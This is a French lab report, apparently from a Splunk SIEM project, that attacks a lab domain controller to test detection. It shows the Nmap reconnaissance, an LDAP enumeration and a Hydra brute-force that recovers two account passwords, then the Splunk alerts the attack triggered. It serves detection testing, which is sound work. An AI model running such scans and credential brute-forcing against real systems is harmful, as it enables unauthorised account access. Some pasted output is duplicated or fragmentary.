
Serveurs et automatisation

- **Splunk Universal Forwarder** sur serveurs Linux et Windows (CIM Ready - Splunk Add-on)
- Envoi direct des logs serveurs vers **Splunk Enterprise**
- Déploiement et configuration automatisés via **Ansible**

Choix MVP

SC4S, Cribl et syslog sécurisé TCP 6514 (TLS) identifiés comme évolutions futures

Schéma des flux: détails



Lancement d'un premier scan Nmap pour découvrir les hôtes actifs du réseau..
Ensuite, un scan horizontal des ports 389 et 3389 sur les hôtes découverts.

```
$sudo nmap -PS445,135 -PA445,135 -sn 172.20.20.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-11 20:03 CET
Nmap scan report for 172.20.20.1
Host is up (0.0053s latency).
Nmap scan report for 172.20.20.2
Host is up (0.0094s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 5.10 seconds
```

```
$sudo nmap -p389,3389 -Pn -n 172.20.20.1 172.20.20.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-11 20:04 CET
Nmap scan report for 172.20.20.1
Host is up (0.0031s latency).

PORT      STATE SERVICE
389/tcp   open  ldap
3389/tcp  open  ms-wbt-server

Nmap scan report for 172.20.20.2
Host is up (0.0016s latency).

PORT      STATE SERVICE
389/tcp   filtered ldap
3389/tcp  open  ms-wbt-server

Nmap done: 2 IP addresses (2 hosts up) scanned in 1.56 seconds
```


Lancement d'un scan vertical sur l'hôte 172.20.20.1

```
$sudo nmap -p- -sS -sV -sC -Pn -n 172.20.20.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-11 20:47 CET
Nmap scan report for 172.20.20.1
Host is up (0.0011s latency).
Not shown: 49144 filtered tcp ports (no-response), 16370 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-12-11 19:48:00Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: ad.infra.labo00., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: AD
|   NetBIOS_Domain_Name: AD
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: ad.infra.labo
|   DNS_Computer_Name: DC1.ad.infra.labo
|   DNS_Tree_Name: ad.infra.labo
|   Product_Version: 10.0.20348
|_  System_Time: 2025-12-11T19:48:48+00:00
|_ ssl-date: 2025-12-11T19:49:13+00:00; -11s from scanner time.
| ssl-cert: Subject: commonName=DC1.ad.infra.labo
| Not valid before: 2025-11-20T14:02:07
|_ Not valid after: 2026-05-22T14:02:07
49664/tcp open  msrpc          Microsoft Windows RPC
49665/tcp open  msrpc          Microsoft Windows RPC
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
49668/tcp open  msrpc          Microsoft Windows RPC
49670/tcp open  msrpc          Microsoft Windows RPC
49673/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc          Microsoft Windows RPC
49688/tcp open  msrpc          Microsoft Windows RPC
49689/tcp open  msrpc          Microsoft Windows RPC
52262/tcp open  msrpc          Microsoft Windows RPC
52305/tcp open  msrpc          Microsoft Windows RPC
53031/tcp open  msrpc          Microsoft Windows RPC
64336/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Lancement d'un scan vertical sur l'hôte 172.20.20.1

```
$sudo nmap -p- -sS -sV -sC -Pn -n 172.20.20.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-11 20:47 CET
Nmap scan report for 172.20.20.1
Host is up (0.0011s latency).
Not shown: 49144 filtered tcp ports (no-response), 16370 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2025-12-11 19:48:00)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: ad.infra.labo., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: AD
|   NetBIOS_Domain_Name: AD
|   NetBIOS_Computer_Name: DC1
|   DNS_Domain_Name: ad.infra.labo
|   DNS_Computer_Name: DC1.ad.infra.labo
|   DNS_Tree_Name: ad.infra.labo
```


Exécution d'un scan ciblé afin de vérifier si le port 389 est ouvert sur l'hôte 172.20.20.1 et d'identifier le service associé. Le scan détecte que le port 389/tcp est ouvert et qu'il héberge un service LDAP version 3.

```
$sudo nmap --script ldap-rootdse -p 389 -sV 172.20.20.1 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-11 16:02 CET
Nmap scan report for 172.20.20.1
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
389/tcp    open  ldap    Microsoft Windows Active Directory LDAP (Domain: ad.infra.labo, Site: Default-First-Site-Name)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|     domainFunctionality: 7
|     forestFunctionality: 7
|     domainControllerFunctionality: 7
|     rootDomainNamingContext: DC=ad,DC=infra,DC=labo
|     ldapServiceName: ad.infra.labo:dc1$@AD.INFRA.LABO
|     isGlobalCatalogReady: TRUE
|     supportedSASLMechanisms: GSSAPI
|     supportedSASLMechanisms: GSS-SPNEGO
|     supportedSASLMechanisms: EXTERNAL
|     supportedSASLMechanisms: DIGEST-MD5
|     supportedLDAPVersion: 3
|     supportedLDAPVersion: 2
```

PORT	STATE	SERVICE	VERSION
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: ad.infra.labo, Site: Default-First-Site-Name)
Service Info: Host: DC1; OS: Windows; CP			

```
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
```


Lancement de la procédure de brute force depuis une VM externe Parrot Linux, les cibles sont les users de la VM Windows DC1(PVE1) inscrits dans une wordlist. L'attaque est lancée sur le port vulnérable 389/tcp LDAPV3.

```
$sudo hydra -L username.txt -P pass.txt ldap3://172.20.20.1 -o resultat2.txt
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-11 16:05:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 9825 login tries (l:131/p:75),
~615 tries per task
[DATA] attacking ldap3://172.20.20.1:389/
[389][ldap3] host: 172.20.20.1  login: bob  password: Test1234=
[389][ldap3] host: 172.20.20.1  login: Malory  password: Test1234=
[STATUS] 8440.00 tries/min, 8440 tries in 00:01h, 1385 to do in 00:01h, 16 active
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-11 16:07:07
```




Réception des logs de l'incident dans Splunk.

last_attempt_time	event_type	src	dest	description	user	src_user	count	severity	risk_object
2025-12-11 16:06:37	Brute Force Authentication	172.20.10.46	DC1	Possible brute-force attack from 172.20.10.46 against account DC1\$ on DC1	DC1\$	DC1\$	296	high	DC1\$
2025-12-11 16:06:37	Brute Force Authentication	172.20.10.46	DC1	Possible brute-force attack from 172.20.10.46 against account alice on DC1	alice	alice	148	high	alice
2025-12-11 16:05:55	Brute Force Authentication	172.20.10.46	DC1	Possible brute-force attack from 172.20.10.46 against account bob on DC1	bob	bob	74	high	bob
2025-12-11 16:06:17	Brute Force Authentication	172.20.10.46	DC1	Possible brute-force attack from 172.20.10.46 against account malory on DC1	malory	malory	74	high	malory

Vue globale de l'incident, avec le score de risque, de gravité et d'autres détails pour les comptes attaqués ainsi qu'une vue détaillée pour le compte Malory.

Champs supplémentaires	Valeur	Action
Annotation	kill_chain_phases	▼
Framework	mitre_attack	▼
	analytic_story	▼
Annotations	Brute Force Detection	▼
	T1110	▼
	Credential Access	▼
Description	Possible brute-force attack from 172.20.10.47 against account malory on DC1	▼
Destination	DC1 560	▼
Disposition	Indéterminé	▼
Propriétaire	unassigned	▼
Objet de risque	malory	▼
Score de risque	560	▼
Domaine de sécurité	access	▼
Gravité	high	▼
Source	172.20.10.47 0	▼
Utilisateur source	malory	▼
Statut	Nouveau	▼
Durée	2025-12-11T16:10:07.000+01:00	
Titre	Brute Force Active Directory	▼
Type	notable	
Urgence	medium	▼
Utilisateur	malory	▼

Dashboard graphique mettant en évidence les tentatives de brute force sur une ligne temporelle.



Comme demandé par le client, nous avons exploré la possibilité d'utiliser ContentCTL pour répondre à sa problématique.



ContentCTL est un outil Detect-as-Code dédié à l'industrialisation des use cases.

Il permet le versionnage, l'automatisation et la normalisation des détections, tout en assurant leur test et un déploiement contrôlé.

Nous sommes arrivés à la conclusion que cette solution ne répondait pas à la problématique du client :

- **Permet le test et la validation de détection AVANT la mise en production**
- **Ne dispense pas des tests réguliers de l'environnement de production.**

